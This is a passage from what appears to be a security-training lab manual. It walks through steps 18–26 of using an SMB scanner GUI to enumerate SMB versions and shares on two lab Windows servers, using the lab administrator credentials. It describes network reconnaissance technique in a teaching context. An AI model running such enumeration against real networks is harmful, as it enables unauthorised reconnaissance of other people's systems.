
    Note: If a dialog box appears explaining the tool, click **OK**.



18. In the right pane, click the **Start SMB Scanner (external App)** button.

    Note: If the **Demo Version Message** pop-up appears, click **OK**. In the **Reminder** window, click **Start the DEMO**.


19. The **SMB Scanner** window appears; click the **Edit Target List** button.



20. The **Edit Target List** window appears. In the **Hostname or IPv4 Address** field, enter the target IP address (**10.10.1.19**, in this example). Click the **Add to List** button to add the target IP address to **Target List**.

21. Similarly, add another target IP address (**10.10.1.22**, in this example) to **Target List** and click **OK**.


    Note: In this task, we are targeting the **Windows Server 2019** (10.10.1.19) and **Windows Server 2022** (10.10.1.22) machines.




22. Now, click **Edit Share Login Credentials** to add credentials to access the target systems.

23. The **Login Credentials List for Share Checking** window appears. Enter **Administrator** and **Pa$$w0rd** in the **Username** and **Password** fields, respectively. Click **Add to List** to add the credentials to the list and click **OK**.


    Note: In this task, we are using the login credentials for the **Windows Server 2019** and **Windows Server 2022** machines to understand the tool. In real-time, attackers may add a list of login credentials by which they can log in to the target machines and obtain the required SMB share information.




24. In the **SMB Scanner** window, click the **Get SMB Versions** button.



25. Once the scan is complete, the result appears, displaying information such as the NetBIOS Name, DNS Name, SMB versions, and Shares for each target IP address.



26. Right-click on any of the machines (in this example, we will use **10.10.1.19**) and click **View Shares** from the available options.



